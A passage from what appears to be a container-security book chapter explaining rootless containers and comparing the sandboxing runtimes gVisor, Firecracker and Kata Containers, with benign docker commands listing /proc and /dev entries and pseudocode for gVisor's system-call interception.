The mapping of user identifiers (UIDs) in the guest to actual users on the host depends on the user mappings of the host user namespace, container user namespace, and rootless runtime, as shown in Figure 3-11.



Figure 3-11. Container abstractions; source: "Experimenting with Rootless Docker"

User namespaces allow nonroot users to pretend to be the host's root user. The "root-in-userns" user can have a "fake" UID 0 and permission to create new namespaces (mount, net, uts, ipc), change the container's hostname, and mount points.

This allows root-in-userns, which is unprivileged in the host namespace, to create new containers. To achieve this, additional work must be done: network connections into the host network namespace can only be created by the host's root. For rootless containers, an unprivileged *slirp4netns* networking device (guarded by `seccomp`) is used to create a virtual network device.

Unfortunately, mounting remote filesystems becomes difficult when the remote system, e.g., NFS home directories, does not understand the host's user namespaces.

In the rootless Podman guide, Dan Walsh says:

> If you have a normal process creating files on an NFS share and not taking advantage of user-namespaced capabilities, everything works fine. The problem comes in when the root process inside the container needs to do something on the NFS share that requires special capability access. In that case, the remote kernel will not know about the capability and will most likely deny access.

While rootless Podman has SELinux support (and dynamic profile support via udica), rootless Docker does not yet support AppArmor and, for both runtimes, CRIU (Checkpoint/Restore In Userspace, a feature to freeze running applications) is disabled.

Both rootless runtimes require configuration for some networking features: `CAP_NET_BIND_SERVICE` is required by the kernel to bind to ports below 1024 (historically considered a privileged boundary), and ping is not supported for users with high UIDs if the ID is not in */proc/sys/net/ipv4/ping_group_range* (although this can be changed by host root). Host networking is not permitted (as it breaks the network isolation), `cgroups` v2 are functional but only when running under `systemd`, and `cgroup` v1 is not supported by either rootless implementation. There are more details in the docs for shortcomings of rootless Podman.

Docker and Podman share similar performance and features as both use `runc`, although Docker has an established networking model that doesn't support host networking in rootless mode, whereas Podman reuses Kubernetes' Container Network Interface (CNI)) plug-ins for greater networking deployment flexibility.

Rootless containers decrease the risk of running your container images. Rootlessness prevents an exploit escalating to root via many host interactions (although some use of `SETUID` and `SETGID` binaries is often needed by software aiming to avoid running processes as root).

While rootless containers protect the host from the container, it may still be possible to read some data from the host, although an adversary will find this a lot less useful. Root capabilities are needed to interact with potential privilege escalation points including */proc*, host devices, and the kernel interface, among others.

Throughout these layers of abstraction, system calls are still ultimately handled by software written in potentially unsafe C. Is the rootless runtime's exposure to C-based system calls in the Linux kernel really that bad? Well, the C language powers the internet (and world?) and has done so for decades, but its lack of memory management leads to the same critical bugs occurring over and over again. When the kernel, OpenSSL, and other critical software are written in C, we just want to move everything as far away from trusted kernel space as possible.

Whitesource suggests that C has accounted for 47% of all reported vulnerabilities in the last 10 years. This may largely be due to its proliferation and longevity, but highlights the inherent risk.

While "trimmed-down" kernels exist (like unikernels and rump kernels), many traditional and legacy applications are portable onto a container runtime without code modifications. To achieve this feat for a unikernel would require the application to be ported to the new reduced kernel. Containerizing an application is a generally frictionless developer experience, which has contributed to the success of containers.

Sandboxing

If a process can exploit the kernel, it can take over the system the kernel is running. This is a risk that adversaries like Captian Hashjack will attempt to exploit, and so cloud providers and hardware vendors have been pioneering different approaches to moving away from Linux system call interaction for the guest.

Linux containers are a lightweight form of isolation as they allow workloads to use kernel APIs directly, minimizing the layers of abstraction. Sandboxes take a variety of other approaches, and generally use container techniques as well.

Linux's Kernel Virtual Machine (KVM) is a module that allows the kernel to run a nested version of itself as a hypervisor. It uses the processor's hardware virtualization commands and allows each "guest" to run a full Linux or Windows operating system in the virtual machine with private, virtualized hardware. A virtual machine differs from a container as the guest's processes are running on their own kernel: container processes always share the host kernel.

Sandboxes combine the best of virtualization and container isolation to optimize for specific use cases.

gVisor and Firecracker (written in Golang and Rust, respectively) both operate on the premise that their statically typed system call proxying (between the workload/guest

process and the host kernel) is more secure for consumption by untrusted workloads than the Linux kernel itself, and that performance is not significantly impacted.

gVisor starts a KVM or operates in `ptrace` mode (using a debug `ptrace` system call to monitor and control its guest), and inside starts a userspace kernel, which proxies system calls down to the host using a "sentry" process. This trusted process reimplements 237 Linux system calls and only needs 53 host system calls to operate. It is constrained to that list of system calls by `seccomp`. It also starts a companion "filesystem interaction" side process called Gofer to prevent a compromised sentry process interacting with the host's filesystem, and finally implements its own userspace networking stack to isolate it from bugs in the Linux TCP/IP stack.

Firecracker, on the other hand, while also using KVM, starts a stripped-down device emulator instead of implementing the heavyweight QEMU process to emulate devices (as traditional Linux virtual machines do). This reduces the host's attack surface and removes unnecessary code, requiring 36 system calls itself to function.

And finally, at the other end of the diagram in Figure 3-12, KVM/QEMU VMs emulate hardware and so provide a guest kernel and full device emulation, which increases startup times and memory footprint.



Figure 3-12. Spectrum of isolation

Virtualization provides better hardware isolation through CPU integration, but is slower to start and run due to the abstraction layer between the guest and the underlying host.

Containers are lightweight and suitably secure for most workloads. They run in production for multinational organizations around the world. But high-sensitivity workloads and data need greater isolation. You can categorize workloads by risk:

- Does this application access a sensitive or high-value asset?
- Is this application able to receive untrusted traffic or input?
- Have there been vulnerabilities or bugs in this application before?

If the answer to any of those is yes, you may want to consider a next-generation sandboxing technology to further isolate workloads.

gVisor, Firecracker, and Kata Containers all take different approaches to virtual machine isolation, while sharing the aim of challenging the perception of slow startup time and high memory overhead.

Kata Containers is a container runtime that starts a VM and runs a container inside. It is widely compatible and can run `firecracker` as a guest.

Table 3-1 compares these sandboxes and some key features.

Table 3-1. Comparison of sandbox features; source: "Making Containers More Isolated: An Overview of Sandboxed Container Technologies"

	Supported container platforms	Dedicated guest kernel	Support different guest kernels	Open source	Hot-plug	Direct access to HW	Required hypervisors	Backed by
gVisor	Docker, K8s	Yes	No	Yes	No	No	None	Google
Firecracker	Docker	Yes	Yes	Yes	No	No	KVM	Amazon
Kata	Docker, K8s	Yes	Yes	Yes	Yes	Yes	KVM or Xen	OpenStack

Each sandbox combines virtual machine and container technologies: some VMM process, a Linux kernel within the virtual machine, a Linux userspace in which to run the process once the kernel has booted, and some mix of kernel-based isolation (that is, container-style namespaces, `cgroups`, or `seccomp`) either within the VM, around the VMM, or some combination thereof.

Let's have a closer look at each one.

gVisor

Google's gVisor was originally built to allow untrusted, customer-supplied workloads to run in AppEngine on Borg, Google's internal orchestrator and the progenitor to Kubernetes. It now protects Google Cloud products: App Engine standard environment, Cloud Functions, Cloud ML Engine, and Cloud Run, and it has been modified to run in GKE. It has the best Docker and Kubernetes integrations from among this chapter's sandboxing technologies.

To run the examples, the gVisor runtime binary must be installed on the host or worker node.

Docker supports pluggable container runtimes, and a simple `docker run -it --runtime=runsc` starts a gVisor sandboxed OCI container. Let's have a look at what's in */proc* in a vanilla gVisor container to compare it with standard `runc`:

```
user@host:~ [0]$ docker run -it --runtime=runsc sublimino/hack \
  ls -lasp /proc/1

total 0
0 dr-xr-xr-x 1 root root 0 May 23 16:22 ./
0 dr-xr-xr-x 2 root root 0 May 23 16:22 ../
0 -r--r--r-- 0 root root 0 May 23 16:22 auxv
0 -r--r--r-- 0 root root 0 May 23 16:22 cmdline
0 -r--r--r-- 0 root root 0 May 23 16:22 comm
0 lrwxrwxrwx 0 root root 0 May 23 16:22 cwd -> /root
0 -r--r--r-- 0 root root 0 May 23 16:22 environ
0 lrwxrwxrwx 0 root root 0 May 23 16:22 exe -> /usr/bin/coreutils
0 dr-x------ 1 root root 0 May 23 16:22 fd/
0 dr-x------ 1 root root 0 May 23 16:22 fdinfo/
0 -rw-r--r-- 0 root root 0 May 23 16:22 gid_map
0 -r--r--r-- 0 root root 0 May 23 16:22 io
0 -r--r--r-- 0 root root 0 May 23 16:22 maps
0 -r-------- 0 root root 0 May 23 16:22 mem
0 -r--r--r-- 0 root root 0 May 23 16:22 mountinfo
0 -r--r--r-- 0 root root 0 May 23 16:22 mounts
0 dr-xr-xr-x 1 root root 0 May 23 16:22 net/
0 dr-x--x--x 1 root root 0 May 23 16:22 ns/
0 -r--r--r-- 0 root root 0 May 23 16:22 oom_score
0 -rw-r--r-- 0 root root 0 May 23 16:22 oom_score_adj
0 -r--r--r-- 0 root root 0 May 23 16:22 smaps
0 -r--r--r-- 0 root root 0 May 23 16:22 stat
0 -r--r--r-- 0 root root 0 May 23 16:22 statm
0 -r--r--r-- 0 root root 0 May 23 16:22 status
0 dr-xr-xr-x 3 root root 0 May 23 16:22 task/
0 -rw-r--r-- 0 root root 0 May 23 16:22 uid_map
```

Removing special files from this directory prevents a hostile process from accessing the relevant feature in the underlying host kernel.

There are far fewer entries in */proc* than in a `runc` container, as this diff shows:

```
user@host:~ [0]$ diff -u \
  <(docker run -t sublimino/hack ls -1 /proc/1) \
  <(docker run -t --runtime=runsc sublimino/hack ls -1 /proc/1)

-arch_status
-attr
```

```
-autogroup
 auxv
-cgroup
-clear_refs
 cmdline
 comm
-coredump_filter
-cpu_resctrl_groups
-cpuset
 cwd
 environ
 exe
@@ -16,39 +8,17 @@
 fdinfo
 gid_map
 io
-limits
-loginuid
-map_files
 maps
 mem
 mountinfo
 mounts
-mountstats
 net
 ns
-numa_maps
-oom_adj
 oom_score
 oom_score_adj
-pagemap
-patch_state
-personality
-projid_map
-root
-sched
-schedstat
-sessionid
-setgroups
 smaps
-smaps_rollup
-stack
 stat
 statm
 status
-syscall
 task
-timens_offsets
-timers
-timerslack_ns
 uid_map
-wchan
```

The sentry process that simulates the Linux system call interface reimplements over 235 of the ~350 possible system calls in Linux 5.3.11. This shows you a "masked" view of the */proc* and */dev* virtual filesystems. These filesystems have historically leaked the container abstraction by sharing information from the host (memory, devices, processes, etc.) so are an area of special concern.

Let's look at system devices under */dev* in gVisor and `runc`:

```
user@host:~ [0]$ diff -u \
  <(docker run -t sublimino/hack ls -1p /dev) \
  <(docker run -t --runtime=runsc sublimino/hack ls -1p /dev)

-console
-core
 fd
 full
 mqueue/
+net/
 null
 ptmx
 pts/
```

We can see that the `runsc` gVisor runtime drops the `console` and `core` devices, but includes a `/dev/net/tun` device (under the *net/* directory) for its `netstack` networking stack, which also runs inside Sentry. Netstack can be bypassed for direct host network access (at the cost of some isolation), or host networking disabled entirely for fully host-isolated networking (depending on the CNI or other network configured within the sandbox).

Apart from these giveaways, gVisor is kind enough to identify itself at boot time, which you can see in a container with `dmesg`:

```
$ docker run --runtime=runsc sublimino/hack dmesg
[   0.000000] Starting gVisor...
[   0.340005] Feeding the init monster...
[   0.539162] Committing treasure map to memory...
[   0.688276] Searching for socket adapter...
[   0.759369] Checking naughty and nice process list...
[   0.901809] Rewriting operating system in Javascript...
[   1.384894] Daemonizing children...
[   1.439736] Granting licence to kill(2)...
[   1.794506] Creating process schedule...
[   1.917512] Creating bureaucratic processes...
[   2.083647] Checking naughty and nice process list...
[   2.131183] Ready!
```

Notably this is not the real time it takes to start the container, and the quirky messages are randomized—don't rely on them for automation. If we `time` the process we can see it start faster than it claims:

```
$ time docker run --runtime=runsc sublimino/hack dmesg
[   0.000000] Starting gVisor...
[   0.599179] Mounting deweydecimalfs...
[   0.764608] Consulting tar man page...
[   0.821558] Verifying that no non-zero bytes made their way into /dev/zero...
[   0.892079] Synthesizing system calls...
[   1.381226] Preparing for the zombie uprising...
[   1.521717] Adversarially training Redcode AI...
[   1.717601] Conjuring /dev/null black hole...
[   2.161358] Accelerating teletypewriter to 9600 baud...
[   2.423051] Checking naughty and nice process list...
[   2.437441] Generating random numbers by fair dice roll...
```

```
[   2.855270] Ready!

real    0m0.852s
user    0m0.021s
sys     0m0.016s
```

Unless an application running in a sandbox explicitly checks for these features of the environment, it will be unaware that it is in a sandbox. Your application makes the same system calls as it would to a normal Linux kernel, but the Sentry process intercepts the system calls as shown in Figure 3-13.



Figure 3-13. gVisor container components and privilege boundaries

Sentry prevents the application interacting directly with the host kernel, and has a `seccomp` profile that limits its possible host system calls. This helps prevent escalation in case a tenant breaks into Sentry and attempts to attack the host kernel.

Implementing a userspace kernel is a Herculean undertaking and does not cover every system call. This means some applications are not able to run in gvisor, although in practice this doesn't happen very often and there are millions of workloads running on GCP under gVisor.

The Sentry has a side process called Gofer. It handles disks and devices, which are historically common VM attack vectors. Separating out these responsibilities increases your resistance to compromise; if Sentry has an exploitable bug, it can't be used to attack the host's devices directly because they're all proxied through Gofer.

gVisor is written in Go to avoid security pitfalls that can plague kernels. Go is strongly typed, with built-in bounds checks, no uninitialized variables, no use-after-free bugs, no stack overflow bugs, and a built-in race detector. However, using Go has its challenges, and the runtime often introduces a little performance overhead.

However, this comes at the cost of some reduced application compatibility and a high per-system-call overhead. Of course, not all applications make a lot of system calls, so this depends on usage.

Application system calls are redirected to Sentry by a Platform Syscall Switcher, which intercepts the application when it tries to make system calls to the kernel. Sentry then makes the required system calls to the host for the containerized process, as shown in Figure 3-14. This proxying prevents the application from directly controlling system calls.



Figure 3-14. gVisor container components and privilege levels

Sentry sits in a loop waiting for a system call to be generated by the application, as shown in Figure 3-15.

```
for (;;){
  ptrace(PTRACE_SYSEMU, pid, 0, 0);
  waitpid(pid, 0, 0);

  struct user_regs_struct regs;
  ptrace(PTRACE_GETREGS, pid, 0, &regs);

  switch (regs.orig_rax) {
     case OS_read:
      /*...*/

     case OS_write:
      /*...*/

     case OS_open:
      /*...*/

     case OS_exit:
      /*...*/

      /*...and so on...*/
  }
}
```

Figure 3-15. gVisor sentry pseudocode; source: Resource Sharing

It captures the system call with `ptrace`, handles it, and returns a response to the process (often without making the expected system call to the host). This simple model protects the underlying kernel from any direct interaction with the process inside the container.

The decreasing number of permitted calls shown in Figure 3-16 limits the exploitable interface of the underlying host kernel to 68 system calls, while the containerized application process believes it has access to all ~350 kernel calls.

The Platform Syscall Switcher, gVisor's system call interceptor, has two modes: `ptrace` and KVM. The `ptrace` ("process trace") system call provides a mechanism for a parent process to observe and modify another process's behavior. `PTRACE_SYSEMU` forces the traced process to stop on entry to the next syscall, and gVisor is able to respond to it or proxy the request to the host kernel, going via Gofer if I/O is required.



Figure 3-16. gVisor system call hierarchy

Firecracker

Firecracker is a virtual machine monitor (VMM) that boots a dedicated VM for its guest using KVM. Instead of using KVM's traditional device emulation pairing with QEMU, Firecracker implements its own memory management and device emulation. It has no BIOS (instead implementing Linux Boot Protocol), no PCI support, and stripped down, simple, virtualized devices with a single network device, a block I/O device, timer, clock, serial console, and keyboard device that only simulates Ctrl-Alt-Del to reset the VM, as shown in Figure 3-17.



Figure 3-17. Firecracker and KVM interaction; source: Resource Sharing

The Firecracker VMM process that starts the guest virtual machine is in turn started by a *jailer* process. The jailer configures the security configuration of the VMM sandbox (GID and UID assignment, network namespaces, create chroot, create `cgroups`), then terminates and passes control to Firecracker, where `seccomp` is enforced around the KVM guest kernel and userspace that it boots.

Instead of using a second process for I/O like gVisor, Firecracker uses the KVM's virtio drivers to proxy from the guest's Firecracker process to the host kernel, via the VMM (shown in Figure 3-18). When the Firecracker VM image starts, it boots into protected mode in the guest kernel, never running in its real mode.



Figure 3-18. Firecracker sandboxing the guest kernel from the host

Firecracker is compatible with Kubernetes and OCI using the firecracker-containerd shim.

Firecracker invokes far less host kernel code than traditional LXC or gVisor once it has started, although they all touch similar amounts of kernel code to start their sandboxes.

Performance improvements are gained from an isolated memory stack, and lazily flushing data to the page cache instead of disk to increase filesystem performance. It supports arbitrary Linux binaries but does not support generic Linux kernels. It was created for AWS's Lambda service, forked from Google's ChromeOS VMM, crosvm:

> What makes crosvm unique is a focus on safety within the programming language and a sandbox around the virtual devices to protect the kernel from attack in case of an exploit in the devices.
>
> —Chrome OS Virtual Machine Monitor

Firecracker is a statically linked Rust binary that is compatible with Kata Containers, Weave Ignite, firekube, and firecracker-containerd. It provides soft allocation (not allocating memory until it's actually used) for more aggressive "bin packing," and so greater resource utilization.

Kata Containers

Finally, Kata Containers consists of lightweight VMs containing a container engine. They are highly optimized for running containers. They are also the oldest, and most mature, of the recent sandboxes. Compatibility is wide, with support for most container orchestrators.

Grown from a combination of Intel Clear Containers and Hyper.sh RunV, Kata Containers (Figure 3-19) wraps containers with a dedicated KVM virtual machine and device emulation from a pluggable backend: QEMU, QEMU-lite, NEMU (a custom stripped-down QEMU), or Firecracker. It is an OCI runtime and so supports Kubernetes.



Figure 3-19. Kata Containers architecture

The Kata Containers runtime launches each container on a guest Linux kernel. Each Linux system is on its own hardware-isolated VM, as you can see in Figure 3-20.

The `kata-runtime` process is the VMM, and the interface to the OCI runtime. `kata-proxy` handles I/O for the `kata-agent` (and therefore the application) using KVM's `virtio-serial`, and multiplexes a command channel over the same connection.

`kata-shim` is the interface to the container engine, handling container lifecycles, signals, and logs.



Figure 3-20. Kata Containers components

The guest is started using KVM and either QEMU or Firecracker. The project has forked QEMU twice to experiment with lightweight start times and has reimplemented a number of features back into QEMU, which is now preferred to NEMU (the most recent fork).

Inside the VM, QEMU boots an optimized kernel, and `systemd` starts the `kata-agent` process. `kata-agent`, which uses `libcontainer` and so shares a lot of code with `runc`, manages the containers running inside the VM.

Networking is provided by integrating with CNI (or Docker's CNM), and a network namespace is created for each VM. Because of its networking model, the host network can't be joined.

SELinux and AppArmor are not currently implemented, and some OCI inconsistencies limit the Docker integration.

rust-vmm

Many new VMM technologies have some Rustlang components. So is Rust any good?

It is similar to Golang in that it is memory safe (memory model, virtio, etc.) but it is built atop a memory ownership model, which avoids whole classes of bugs including use after free, double free, and dangling pointer issues.

It has safe and simple concurrency and no garbage collector (which may incur some virtualization overhead and latency), instead using build-time analysis to find segmentation faults and memory issues.

rust-vmm is a development toolkit for new VMMs as shown in Figure 3-21. It is a collection of building blocks (Rust packages, or "crates") comprised of virtualization components. These are well tested (and therefore better secured) and provide a simple, clean interface. For example, the `vm-memory` crate is a guest memory abstraction, providing a guest address, memory regions, and guest shared memory.



Figure 3-21. Kata Containers components; source: Resource Sharing

The project was birthed from ChromeOS's `cross-vm` (`crosvm`), which was forked by Firecracker and subsequently abstracted into "hypervisor from scratch" Rust crates. This approach will enable the development of a plug-and-play hypervisor architecture.

To see how a runtime is built, you can check out Youki. It's an experimental container runtime written in Rust that implements the `runc` runtime-spec.

Risks of Sandboxing

The degree of access and privilege that a guest process has to host features, or virtualized versions of them, impacts the attack surface available to an attacker in control of the guest process.

This new tranche of sandbox technologies is under active development. It's code, and like all new code, is at risk of exploitable bugs. This is a fact of software, however, and is infinitely better than no new software at all!

It may be that these sandboxes are not yet a target for attackers. The level of innovation and baseline knowledge to contribute means the barrier to entry is set high. Captain Hashjack is likely to prioritize easier targets.

From an administrator's perspective, modifying or debugging applications within the sandbox becomes slightly more difficult, similar to the difference between bare metal

